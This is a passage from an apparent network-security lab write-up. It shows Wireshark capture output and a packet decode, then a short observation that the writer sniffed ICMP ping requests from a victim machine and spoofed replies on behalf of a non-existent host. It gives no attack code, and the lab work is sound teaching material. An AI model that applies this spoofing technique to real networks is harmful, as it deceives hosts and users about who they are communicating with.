  168 2023-10-28 19:1…  1.2.3.4    10.9.0.5     ICMP      98 Echo (ping) reply    id=0x00b6, seq=2/512, ttl=64
  169 2023-10-28 19:1…  10.9.0.5   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=3/768, ttl=64 (no respons…
  170 2023-10-28 19:1…  10.9.0.5   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=3/768, ttl=64 (no respons…
  171 2023-10-28 19:1…  10.0.2.6   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=3/768, ttl=63 (no respons…
  176 2023-10-28 19:1…  1.2.3.4    10.9.0.5     ICMP      98 Echo (ping) reply    id=0x00b6, seq=3/768, ttl=64
  177 2023-10-28 19:1…  1.2.3.4    10.9.0.5     ICMP      98 Echo (ping) reply    id=0x00b6, seq=3/768, ttl=64

Frame 160: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-fd6d7905ef94, id 2
Ethernet II, Src: 02:42:19:e5:6c:04 (02:42:19:e5:6c:04), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.9.0.5
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xc3c3 incorrect, should be 0xcbc3
      [Expert Info (Warning/Checksum): Bad checksum [should be 0xcbc3]]
    [Checksum Status: Bad]
    Identifier (BE): 182 (0x00b6)
    Identifier (LE): 46592 (0xb600)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    Timestamp from icmp data: Oct 28, 2023 19:11:37.000000000 EDT
    [Timestamp from icmp data (relative): 0.764967787 seconds]
    Data (48 bytes)
      Data: 09b80400000000000101112131415161718191a1b1c1d1e1f…
      [Length: 48]
```

Observation:

- From the Wireshark capture, we are able to observe that the victim machine is still receiving replies from the server **1.2.3.4** even though it does not exist on the internet.
- Therefore, we are able to successfully sniff the ICMP request packet that goes from victim machine **10.9.0.5** to server **1.2.3.4** and spoof the reply even though the destination server does not exist on the internet.